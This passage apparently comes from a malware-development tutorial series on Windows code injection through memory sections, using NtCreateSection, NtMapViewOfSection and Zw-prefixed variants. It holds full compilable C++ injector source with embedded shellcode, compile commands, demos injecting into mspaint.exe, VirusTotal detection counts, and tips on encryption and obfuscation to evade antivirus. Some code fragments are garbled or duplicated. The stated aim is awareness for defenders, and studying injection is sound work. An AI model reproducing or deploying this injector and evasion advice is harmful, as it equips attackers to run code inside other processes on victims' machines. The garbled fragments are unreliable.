    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
    hResult = Process32First(hSnapshot, &pe);

    // retrieve information about the processes
    // and exit if unsuccessful
    while (hResult) {
        // if we find the process: return process ID
        if (strcmp(procname, pe.szExeFile) == 0) {
            pid = pe.th32ProcessID;
            break;
        }
        hResult = Process32Next(hSnapshot, &pe);
    }

    // closes an open handle (CreateToolhelp32Snapshot)
    CloseHandle(hSnapshot);
    return pid;
}

```

```

int main(int argc, char* argv[]) {
    // 64-bit meow-meow messagebox without encryption
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    SIZE_T s = 4096;
    LARGE_INTEGER sectionS = { s };
    HANDLE sh = NULL; // section handle
    PVOID lb = NULL; // local buffer
    PVOID rb = NULL; // remote buffer
    HANDLE th = NULL; // thread handle
    DWORD pid; // process ID

    pid = findMyProc(argv[1]);

    OBJECT_ATTRIBUTES oa;
    CLIENT_ID cid;
    InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
    cid.UniqueProcess = (PVOID) pid;
    cid.UniqueThread = 0;

    // loading ntdll.dll
    HANDLE ntdll = GetModuleHandleA("ntdll");

```

```

pNtOpenProcess myNtOpenProcess =
(pNtOpenProcess)GetProcAddress(
    ntdll, "NtOpenProcess");
pNtCreateSection myNtCreateSection =
(pNtCreateSection)(GetProcAddress(
    ntdll, "NtCreateSection"));
pNtMapViewOfSection myNtMapViewOfSection =
(pNtMapViewOfSection)(GetProcAddress(
    ntdll, "NtMapViewOfSection"));
pRtlCreateUserThread myRtlCreateUserThread =
(pRtlCreateUserThread)(GetProcAddress(
    ntdll, "RtlCreateUserThread"));
pZwUnmapViewOfSection myZwUnmapViewOfSection =
(pZwUnmapViewOfSection)(GetProcAddress(
    ntdll, "ZwUnmapViewOfSection"));

// create a memory section
myNtCreateSection(&sh,
SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE,
NULL, (PLARGE_INTEGER)&sectionS,
PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

// bind the object in the memory
// of our process for reading and writing
myNtMapViewOfSection(sh, GetCurrentProcess(),
&lb, NULL, NULL, NULL,
&s, 2, NULL, PAGE_READWRITE);

// open remote proces via NT API
HANDLE ph = NULL;
myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);

if (!ph) {
    printf("failed to open process :(\n");
    return -2;
}

// bind the object in the memory of the target process
// for reading and executing
myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL,
&s, 2, NULL, PAGE_EXECUTE_READ);

// write payload
memcpy(lb, my_payload, sizeof(my_payload));

```

```

// create a thread
myRtlCreateUserThread(ph, NULL, FALSE,
0, 0, 0, rb, NULL, &th, NULL);

// and wait
if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
    return -2;
}

// clean up
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
myZwUnmapViewOfSection(ph, rb);
CloseHandle(sh);
CloseHandle(ph);
return 0;
}

```

As you can see, everything is simple. Also I used `findMyProc` function from one of my [previous](#) sections:

```

101 // get process PID$
102 int findMyProc(const char *procname) {
103     HANDLE hSnapshot;
104     PROCESSENTRY32 pe;
105     int pid = 0;
106     BOOL hResult;
107
108     // snapshot of all processes in the system
109     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
110     if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
111
112     // initializing size: needed for using Process32First
113     pe.dwSize = sizeof(PROCESSENTRY32);
114
115     // info about first process encountered in a system snapshot
116     hResult = Process32First(hSnapshot, &pe);
117
118     // retrieve information about the processes
119     // and exit if unsuccessful
120     while (hResult) {
121         // if we find the process: return process ID
122         if (strcmp(procname, pe.szExeFile) == 0) {
123             pid = pe.th32ProcessID;
124             break;
125         }
126         hResult = Process32Next(hSnapshot, &pe);
127     }
128
129     // closes an open handle (CreateToolhelp32Snapshot)
130     CloseHandle(hSnapshot);
131     return pid;
132 }

```


NORMAL

hack.cpp

Changes to the local view of the section will also cause remote views to be modified as well, thus bypassing the need for APIs such as `KERNEL32.DLL!WriteProcessMemory` to write malicious code into remote

process address space.

Although this is somewhat of an advantage over direct virtual memory allocation using `NtAllocateVirtualMemory`, it creates similar malicious memory artifacts that blue teamers should look out for:




demo


So finally after we understood entire code of the malware, we can test it.

Let's go to compile our malware:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptionsections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-igc-polibgcc -fpermissive
```




Then, see everything in action! Start our victim process (in our case `mspaint.exe`) on the victim machine (Windows 10 x64):



Then run our malware:

.\hack.exe mspaint.exe



We can see that everything was completed perfectly :)

Let's go to upload our malware to VirusTotal:

<https://www.virustotal.com/gui/file/1573a7d59de744b0723e83539ad8dc9f347c89f27a8321ea578c8c0d98f1e2cb?nocache=1>

So, 4 of 62 AV engines detect our file as malicious.

If we want, for better result, we can add [payload encryption](#) with key or [obfuscate](#) functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[BlackHat USA 2019 Process Injection Techniques - Gotta Catch Them All](#)
[WinDBG kernel debugging](#)

NtOpenProcess

NtCreateSection

NtMapViewOfSection

ZwUnmapViewOfSection

Moneta64.exe

source code in [Github](#)

25. code injection via ZwCreateSection. Simple C++ malware example.

```

pZwClose myZwClose = (pZwClose)GetProcAddress(ntdll, "ZwClose");
pZwTerminateProcess myZwTerminateProcess = (pZwTerminateProcess)(ntdll, "ZwTerminateProcess");
// create process as suspended
if (!CreateProcess(NULL, "C:\Windows\win32k\Driver\ZwCreateSection.exe", NULL, NULL, FALSE, CREATE_SUSPENDED | DETACHED_PROCESS | CREATE_NEW_PROCESS_GROUP, NULL, NULL, &hProcess, &hThread))
{
    printf("create process failed :(\n");
    return -2;
}
myZwCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE, NULL, NULL);
printf("section handle: %p.\n", sh);

// mapping the section into current process
myNtMapViewOfSection(sh, GetCurrentProcess(), &lpBase, &dwAllocationSize, &dwMaximumSize, dwProtection, &dwSectionObject, &dwSectionOffset, &dwAllocationType, &dwPriorityType);
printf("local process mapped at address: %p.\n", lpBase);

// mapping the section into remote process
myNtMapViewOfSection(sh, hProcess, &lpBase, dwAllocationSize, dwMaximumSize, dwProtection, &dwSectionObject, &dwSectionOffset, &dwAllocationType, &dwPriorityType);
printf("remote process mapped at address: %p.\n", lpBase);

// copy payload
memcpy(lpBase, my_payload, sizeof(my_payload));

// unmapping section from current process
myZwUnmapViewOfSection(GetCurrentProcess(), lpBase);
printf("mapped at address: %p.\n", lpBase);
myZwClose(sh);

sh = NULL;
HAL.hack.cpp
DTreeToggle

```

In the previous section I wrote about code injection via memory sections.

This section is a result of self-research of replacing some `Nt` prefixes with `Zw` prefixes.

Zw prefix?

The `Nt` prefix is an abbreviation of Windows NT, but the `Zw` prefix has no meaning.

From the [MSDN](#):

When a user-mode application calls the `Nt` or `Zw` version of a native system services routine, the routine always treats the parameters that it receives as values that come from a user-mode source that is not trusted. The routine thoroughly validates the parameter values before it uses the parameters. In particular, the routine probes any caller-supplied buffers to verify that the buffers are located in valid user-mode memory and are aligned properly.

practical example. C++ malware.

Let's go to replace some of the `NT API` functions from the previous post example with `Zw`-prefixed functions.

The first thing that has to be done is to create a legit process with `CreateProcessA`:

```
BOOL CreateProcessA(
    [in, optional]     LPCSTR             lpApplicationName,
    [in, out, optional] LPSTR              lpCommandLine,
    [in, optional]     LPSECURITY_ATTRIBUTES lpProcessAttributes,
    [in, optional]     LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]                BOOL               bInheritHandles,
    [in]                DWORD              dwCreationFlags,
    [in, optional]     LPVOID             lpEnvironment,
    [in, optional]     LPCSTR             lpCurrentDirectory,
    [in]                LPSTARTUPINFOA    lpStartupInfo,
    [out]               LPPROCESS_INFORMATION lpProcessInformation
);

// create process as suspended
if (!CreateProcessA(NULL, (LPSTR) "C:\\windows\\system32\\mspaint.exe", NULL, NULL, NULL,
    CREATE_SUSPENDED | DETACHED_PROCESS | CREATE_NO_WINDOW, NULL, NULL, &si, &pi)) {
    printf("create process failed :(\n");
    return -2;
}
```

Next steps are similar as [previous post](#) but, the only difference is we use `ZwCreateThreadEx`:

```

typedef NTSTATUS(NTAPI* pZwCreateThreadEx)(
    _Out_ PHANDLE ThreadHandle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_opt_ POBJECT_ATTRIBUTES ObjectAttributes,
    _In_ HANDLE ProcessHandle,
    _In_ PVOID StartRoutine,
    _In_opt_ PVOID Argument,
    _In_ ULONG CreateFlags,
    _In_opt_ ULONG_PTR ZeroBits,
    _In_opt_ SIZE_T StackSize,
    _In_opt_ SIZE_T MaximumStackSize,
    _In_opt_ PVOID AttributeList
);

```

```

// unmapping section from current process
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
printf("mapped at address: %p.\n", lb);
myZwClose(sh);

sh = NULL;

// create new thread
myZwCreateThreadEx(&th, 0xFFFF, NULL, pi.hProcess,
    rb, NULL, CREATE_SUSPENDED, 0, 0, 0, 0);
printf("thread: %p.\n", th);
ResumeThread(pi.hThread);

myZwClose(pi.hThread);
myZwClose(th);

```

instead of `RtlCreateUserThread` for triggering payload.

And another difference is we used `ZwClose` for close handles (clean up):

```

typedef NTSTATUS(NTAPI* pZwClose)(
    _In_ HANDLE Handle
);

```

```

// create new thread
myZwCreateThreadEx(&th, 0x1FFFFF, NULL, pi.hProcess,
    rb, NULL, CREATE_SUSPENDED, 0, 0, 0, 0);
printf("thread: %p.\n", th);
ResumeThread(pi.hThread);
myZwClose(pi.hThread);
myZwClose(th);

return 0;

```

So, the full source code of our example malware is:

```

/*
 * hack.cpp - code injection via
 * ZwCreateSection, ZwUnmapViewOfSection
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
 * 2022/01/14/malware-injection-13.html
*/
#include <cstdio>
#include <windows.h>
#include <winternl.h>

#pragma comment(lib, "ntdll")

// ZwCreateSection
typedef NTSTATUS(NTAPI* pZwCreateSection)(
    OUT PHANDLE             SectionHandle,
    IN ULONG                DesiredAccess,
    IN POBJECT_ATTRIBUTES    ObjectAttributes OPTIONAL,
    IN PLARGE_INTEGER        MaximumSize OPTIONAL,
    IN ULONG                 PageAttributes,
    IN ULONG                 SectionAttributes,
    IN HANDLE                FileHandle OPTIONAL
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
    HANDLE                 SectionHandle,
    HANDLE                 ProcessHandle,
    PVOID*                BaseAddress,
    ULONG_PTR              ZeroBits,
    SIZE_T                 CommitSize,
    PLARGE_INTEGER          SectionOffset,

```

```

    PSIZE_T           ViewSize,
    DWORD            InheritDisposition,
    ULONG            AllocationType,
    ULONG            Win32Protect
);

// ZwCreateThreadEx
typedef NTSTATUS(NTAPI* pZwCreateThreadEx)(
    _Out_ PHANDLE          ThreadHandle,
    _In_ ACCESS_MASK       DesiredAccess,
    _In_opt_ POBJECT_ATTRIBUTES ObjectAttributes,
    _In_ HANDLE            ProcessHandle,
    _In_ PVOID             StartRoutine,
    _In_opt_ PVOID          Argument,
    _In_ ULONG             CreateFlags,
    _In_opt_ ULONG_PTR     ZeroBits,
    _In_opt_ SIZE_T         StackSize,
    _In_opt_ SIZE_T         MaximumStackSize,
    _In_opt_ PVOID          AttributeList
);

// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
    HANDLE           ProcessHandle,
    PVOID            BaseAddress
);

// ZwClose
typedef NTSTATUS(NTAPI* pZwClose)(
    _In_ HANDLE        Handle
);

unsigned char my_payload[] = 

    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"

```

```

"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
}

int main(int argc, char* argv[]) {
    HANDLE sh; // section handle
    HANDLE th; // thread handle
    STARTUPINFOA si = {};
    PROCESS_INFORMATION pi = {};
    PROCESS_BASIC_INFORMATION pbi = {};
    OBJECT_ATTRIBUTES oa;
    SIZE_T s = 4096;
    LARGE_INTEGER sectionS = { s };
    PVOID rb = NULL; // remote buffer
    PVOID lb = NULL; // local buffer

    ZeroMemory(&si, sizeof(STARTUPINFO));
    ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
    ZeroMemory(&pbi, sizeof(PROCESS_BASIC_INFORMATION));
    si.cb = sizeof(STARTUPINFO);

    ZeroMemory(&oa, sizeof(OBJECT_ATTRIBUTES));

    HMODULE ntdll = GetModuleHandleA("ntdll");
    pZwCreateSection myZwCreateSection =
    (pZwCreateSection)(GetProcAddress(
        ntdll, "ZwCreateSection"));
    pNtMapViewOfSection myNtMapViewOfSection =
    (pNtMapViewOfSection)(GetProcAddress(
        ntdll, "NtMapViewOfSection"));
    pZwUnmapViewOfSection myZwUnmapViewOfSection =
    (pZwUnmapViewOfSection)(GetProcAddress(
        ntdll, "ZwUnmapViewOfSection"));
    pZwCreateThreadEx myZwCreateThreadEx =
    (pZwCreateThreadEx)GetProcAddress(

```

```

        ntdll, "ZwCreateThreadEx");
pZwClose myZwClose =
(pZwClose)GetProcAddress(
        ntdll, "ZwClose");

// create process as suspended
if (!CreateProcessA(NULL,
(LPSTR) "C:\\\\windows\\\\system32\\\\mspaint.exe",
NULL, NULL, NULL,
CREATE_SUSPENDED | DETACHED_PROCESS | CREATE_NO_WINDOW,
NULL, NULL, &si, &pi)) {
    printf("create process failed :(\n");
    return -2;
};

myZwCreateSection(&sh,
SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE,
NULL, &sectionS, PAGE_EXECUTE_READWRITE,
SEC_COMMIT, NULL);
printf("section handle: %p.\n", sh);

// mapping the section into current process
myNtMapViewOfSection(sh, GetCurrentProcess(), &lb,
NULL, NULL, NULL,
&s, 2, NULL, PAGE_EXECUTE_READWRITE);
printf("local process mapped at address: %p.\n", lb);

// mapping the section into remote process
myNtMapViewOfSection(sh, pi.hProcess, &rb,
NULL, NULL, NULL,
&s, 2, NULL, PAGE_EXECUTE_READWRITE);
printf("remote process mapped at address: %p\n", rb);

// copy payload
memcpy(lb, my_payload, sizeof(my_payload));

// unmapping section from current process
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
printf("mapped at address: %p.\n", lb);
myZwClose(sh);

sh = NULL;

// create new thread
myZwCreateThreadEx(&th, 0x1FFFFF, NULL, pi.hProcess,

```

```

rb, NULL, CREATE_SUSPENDED, 0, 0, 0, 0);
printf("thread: %p.\n", th);
ResumeThread(pi.hThread);
myZwClose(pi.hThread);
myZwClose(th);

return 0;
}

```

demo

Let's go to compile our example:

```

x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive

```


The terminal session shows the compilation of `hack.cpp` into `hack.exe` using the specified flags. It then lists the contents of the current directory, showing `hack.exe` and `hack.cpp`. Finally, it runs `hack.exe`, which outputs "Meow-meow!" to the console.


```

[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-14-malware-injection-13]
└─$ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
file included from hack.cpp:8:
/usr/share/mingw-w64/include/winternl.h:1122:14: warning: 'void RtlUnwind(PVOID, PVOID, PEXCEPTION_RECORD, PVOID)' redeclared without dllimport attribute: previous dllimport ignored [-Wattributes]
    1122 |     VOID NTAPI RtlUnwind([PVOID TargetFrame,PVOID TargetIp,PEXCEPTION_RECORD ExceptionRecord,PVOID Return
nValue];
           ^
hack.cpp: In function 'int main(int, char**)':
hack.cpp:98:30: warning: narrowing conversion of 's' from 'SIZE_T' {aka 'long long unsigned int'} to 'DWORD' {aka 'long unsigned int'} [-Wnarrowing]
    98 |     LARGE_INTEGER sections = { s };
           ^
[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-14-malware-injection-13]
└─$ ls -lt
total 52
-rwxr-xr-x 1 zhas zhas 41472 Jan 16 23:57 hack.exe
-rw-r--r-- 1 zhas zhas 5728 Jan 16 23:26 hack.cpp
[zhas@parrot]~/projects/hacking/cybersec_blog/2022-01-14-malware-injection-13]
└─$ ./hack.exe
Meow-meow!

```

Then, see everything in action! In our case victim machine is Windows 10 x64:





We can see that everything was completed perfectly :)

Then, let's go to upload our malware to VirusTotal:

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Cynet	Malicious (score: 100)	Ikarus	Trojan:Win32/Krypt
MacSecure	Trojan.Malware.3D09E3.susgen	Microsoft	Trojan:Win32/Sabrik.F!Bm!
SecureAge APEX	Malicious	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	AIYec	Undetected

<https://www.virustotal.com/gui/file/cca1a55dd587cb3e6b4768e6d4febe29667410e3e6beac5951f119bf2ba193ae/detection>

So, 5 of 67 AV engines detect our file as malicious.

Moneta64.exe result:

